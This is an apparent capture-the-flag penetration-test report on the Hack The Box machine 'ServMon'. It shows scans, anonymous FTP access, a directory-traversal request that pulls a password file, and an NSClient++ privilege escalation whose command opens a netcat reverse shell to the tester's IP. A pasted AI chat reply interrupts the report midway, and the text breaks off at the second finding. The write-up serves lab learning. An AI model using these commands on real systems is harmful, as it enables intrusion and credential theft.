ServMon report

Cover

Target: HTB Machine “ServMon” **Client:** HTB (Fictitious) **Engagement Date:** Aug 2025
Report Version: 1.0

Prepared by: Jonas Fernandez

Index

1. Introduction

Objective of the Engagement

The goal of this assessment was to evaluate the security strength of the Windows-based "ServMon" system by simulating attacker techniques against its file-sharing and monitoring tools. The focus was on uncovering flaws in remote access, data storage, and system control methods. Through careful exploration and exploitation, initial entry was gained, leading to full administrative control over the system.

Scope of Assessment

- **Network Reconnaissance:** Initial ICMP probes confirmed a Windows host with a TTL of 127. Comprehensive port scans using Nmap revealed key services, including FTP (port 21), SSH (port 22), HTTP (port 80), MSRPC (port 135), NetBIOS (port 139), Microsoft-DS (port 445), and NSClient++ (port 8443), indicating a Windows environment with monitoring capabilities.
- **Service Discovery & Credential Enumeration:** Using anonymous FTP access, a `Users` folder was exposed, containing files like "Confidential.txt" and "Notes to do.txt" that hinted at a `Passwords.txt` file. This led to retrieving credentials via a directory traversal vulnerability in NVMS-1000.

- **Resource Access & Information Disclosure:** The retrieved credentials allowed SSH access as `nadine`, unlocking further exploration. The NSClient++ interface revealed a password, enabling deeper system access.
- **Privilege Escalation:** The NSClient++ vulnerability (GHSA-jr25-22p3-gm6r) was exploited locally to escalate privileges to `nt authority\system`, granting full administrative control.
- **Administrative Access:** Complete system control was achieved, confirming the compromise with the retrieval of the root flag.

Ethics & Compliance

All testing was conducted under pre-agreed rules of engagement within an isolated Hack The Box environment as of 08:12 PM CEST on Thursday, August 07, 2025. No production systems, user data, or external resources were impacted. This report is confidential, intended solely for personal learning and security enhancement, aimed at bolstering defenses against similar threats.

2 Methodology

Initial Enumeration

The assessment began with network reconnaissance to identify the target's operating system and open ports. A ping scan indicated a Windows host with a TTL of 127:

```
ping -c 1 10.129.227.77
PING 10.129.227.77 (10.129.227.77) 56(84) bytes of data.
64 bytes from 10.129.227.77: icmp_seq=1 ttl=127 time=55.7 ms

--- 10.129.227.77 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 55.726/55.726/55.726/0.000 ms
```

A comprehensive port scan using `nmap` revealed active services:

```
sudo nmap -sS -Pn -n -p- --open --min-rate 5000 10.129.227.77 -oG
ServMonPorts
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-05 17:59 UTC
Nmap scan report for 10.129.227.77
Host is up (0.11s latency).
Not shown: 64038 closed tcp ports (reset), 1480 filtered tcp ports (no-
response)
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT      STATE SERVICE
21/tcp    open  ftp
```

```
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5666/tcp  open  nrpe
6063/tcp  open  x11
6699/tcp  open  napster
8443/tcp  open  https-alt
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
Nmap done: 1 IP address (1 host up) scanned in 13.64 seconds
```

A detailed service scan provided version specifics:

```
sudo nmap -sVC -p
21,22,80,135,139,445,5666,6063,6699,8443,49664,49665,49666,49667,49668,496
69,49670 10.129.227.77 -oN ServMonServices
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-05 18:01 UTC
Nmap scan report for 10.129.227.77
Host is up (0.038s latency).

PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_02-28-22  07:35PM       <DIR>          Users
22/tcp    open  ssh           OpenSSH for_Windows_8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 c7:1a:f6:81:ca:17:78:d0:27:db:cd:46:2a:09:2b:54 (RSA)
|   256 3e:63:ef:3b:6e:3e:4a:90:f3:4c:02:e9:40:67:2e:42 (ECDSA)
|_  256 5a:48:c8:cd:39:78:21:29:ef:fb:ae:82:1d:03:ad:af (ED25519)
80/tcp    open  http
| fingerprint-strings:
|   GetRequest, HTTPOptions, RTSPRequest:
|     HTTP/1.1 200 OK
|     Content-type: text/html
|     Content-Length: 340
|     Connection: close
|     AuthInfo:
|     <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
|     <html xmlns="http://www.w3.org/1999/xhtml">
```

```
|     <head>
|     <title></title>
|     <script type="text/javascript">
|     window.location.href = "Pages/login.htm";
|     </script>
|     </head>
|     <body>
|     </body>
|     </html>
|   NULL:
|     HTTP/1.1 408 Request Timeout
|     Content-type: text/html
|     Content-Length: 0
|     Connection: close
|_    AuthInfo:
|_http-title: Site doesn't have a title (text/html).
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5666/tcp  open  tcpwrapped
6063/tcp  open  x11?
6699/tcp  open  napster?
8443/tcp  open  ssl/https-alt
|_ssl-date: TLS randomness does not represent time
| http-title: NSClient++
|_Requested resource was /index.html
| fingerprint-strings:
|   FourOhFourRequest, HTTPOptions, RTSPRequest, SIPOptions:
|     HTTP/1.1 404
|     Content-Length: 18
|     Document not found
|   GetRequest:
|     HTTP/1.1 302
|     Content-Length: 0
|     Location: /index.html
|     workers
|_    jobs
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2020-01-14T13:24:20
|_Not valid after:  2021-01-13T13:24:20
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
2 services unrecognized despite returning data. If you know the
service/version, please submit the following fingerprints at
https://nmap.org/cgi-bin/submit.cgi?new-service :
```

```
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
..SNIP...

Host script results:
| smb2-time:
|   date: 2025-08-05T18:03:22
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 138.70 seconds
```

Anonymous FTP login revealed a `Users` folder, containing "Notes to do.txt" under Nathan and "Confidential.txt" under Nadine:

```
kali@kali ~/workspace/ServMOn/nmap [18:03:33] $ ftp anonymous@10.129.227.77
Connected to 10.129.227.77.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49678|)
125 Data connection already open; Transfer starting.
02-28-22  07:35PM       <DIR>          Users
226 Transfer complete.
ftp> cd Users
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||49679|)
125 Data connection already open; Transfer starting.
02-28-22  07:36PM       <DIR>          Nadine
02-28-22  07:37PM       <DIR>          Nathan
226 Transfer complete.
ftp> cd Nathan
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||49680|)
125 Data connection already open; Transfer starting.
02-28-22  07:36PM                  182 Notes to do.txt
226 Transfer complete.
ftp> cd ..
250 CWD command successful.
ftp> cd Nadine
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||49681|)
125 Data connection already open; Transfer starting.
02-28-22  07:36PM                  168 Confidential.txt
226 Transfer complete.
ftp>
```

```
kali@kali ~/workspace/ServMOn/content [18:13:33] $ cat Confidential.txt
Nathan,

I left your Passwords.txt file on your Desktop. Please remove this once
you have edited it yourself and place it back into the secure folder.
```


```
Regards

Nadine
kali@kali ~/workspace/ServMOn/content [18:13:34] $ cat Notes\ to\ do.txt
1) Change the password for NVMS - Complete
2) Lock down the NSClient Access - Complete
3) Upload the passwords
4) Remove public access to NVMS
5) Place the secret files in SharePoint
```

NSClient is a monitoring agent originally designed for Nagios, evolved into a versatile tool compatible with various monitoring platforms. It is installed on servers to be monitored, allowing an external monitoring server (e.g., Nagios) to request data and execute commands remotely to assess system status.

NVMS-1000 is a network video management software (VMS) developed by Meriva Technology and brands like Saxxon, designed for monitoring, recording, and managing security cameras, DVRs, and NVRs on Windows systems.

Web Application Exploration


Port 80 hosted a website redirecting to a login page:




A directory traversal vulnerability was identified in NVMS-1000, linked to CVE-2019-20085 (PoC: https://www.exploit-db.com/exploits/47774). Using Burp Suite:


```
GET
/../../../../../../../../../../../Users/Nathan/Desktop/Passwords.txt
HTTP/1.1
```

This retrieved `Passwords.txt`:






The NSClient++ website was accessible on port 8443:



Initial Access via SSH

One password from `Passwords.txt` allowed SSH login as `nadine`:

```
ssh nadine@10.129.227.77
```



Privilege Escalation via NSClient++


NSClient++ (version 0.5.2.35) was installed, with a password retrieved via:

```
nadine@SERVMON C:\Program Files\NSClient++>nscp.exe web --password --
display
Current password: <REDACTED>
nadine@SERVMON C:\Program Files\NSClient++>nscp.exe --version
NSClient++, Version: 0.5.2.35 2018-01-28, Platform: x64
```

A local privilege escalation vulnerability (https://www.rapid7.com/db/modules/exploit/windows/local/nscp_pe/, https://github.com/advisories/GHSA-jr25-22p3-gm6r) required port forwarding:

```
ssh -L 8443:127.0.0.1:8443 nadine@10.129.227.77
```

Login succeeded:




The exploit was executed:

```
python3 exploit.py "C:\Users\Nadine\nc.exe 10.10.14.221 443 -e cmd.exe"
https://127.0.0.1:8443 <REDACTED>
```

Privilege escalation to `nt authority\system` was confirmed:

```
C:\Program Files\NSClient++>whoami
nt authority\system
```

The root flag was retrieved:



Understood! I'll ensure that for each CVE with an official CVSS score from the National Vulnerability Database (NVD), I include the detailed vector components that contribute to the assigned score, even if the base score (e.g., 7.5) is explicitly stated. This will allow you to use a CVSS calculator to generate the corresponding image. I'll apply this to the relevant findings in the "ServMon" report based on the methodology provided.


Below is the updated "Findings" section with the detailed CVSS v3.1 vector components for CVE-2019-20085, and I'll adjust the other findings accordingly where CVEs or official scores

are referenced.

---

3. Findings

3.1 Vulnerability: Anonymous FTP Access with Sensitive Data Exposure



- **CVSS:** CVSS v3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N – 7.5 (High)
  - **Official Source:** Based on similar vulnerabilities (e.g., CVE-2010-3863), as no specific CVE is assigned for this instance (https://nvd.nist.gov/vuln/detail/CVE-2010-3863).
  - **Vector Components:**
    - **Attack Vector (AV):** Network (N) - Accessible remotely via FTP.
    - **Attack Complexity (AC):** Low (L) - No special conditions required.
    - **Privileges Required (PR):** None (N) - Anonymous access allowed.
    - **User Interaction (UI):** None (N) - No user action needed.
    - **Scope (S):** Unchanged (U) - Impact limited to the affected system.
    - **Confidentiality (C):** High (H) - Exposure of sensitive files.
    - **Integrity (I):** None (N) - No data modification.
    - **Availability (A):** None (N) - No service disruption.
- **Description:** The FTP service on port 21 allowed anonymous login, exposing a `Users` folder containing "Notes to do.txt" (Nathan) and "Confidential.txt" (Nadine) with sensitive information about a `Passwords.txt` file location.
- **Impact:** This vulnerability enabled unauthorized access to sensitive data, posing a high risk of credential theft and initial system compromise.
- **Technical Summary:** Anonymous FTP access was confirmed using:

  ```
  ftp 10.129.227.77
  ```


  Login with anonymous credentials revealed the `Users` directory:

```
dir
```


File contents were retrieved with:

```
get Confidential.txt
get Notes\ to\ do.txt
```

A screenshot of the FTP directory listing is provided:



3.2 Vulnerability: Directory Traversal in NVMS-1000 (CVE-2019-20085)



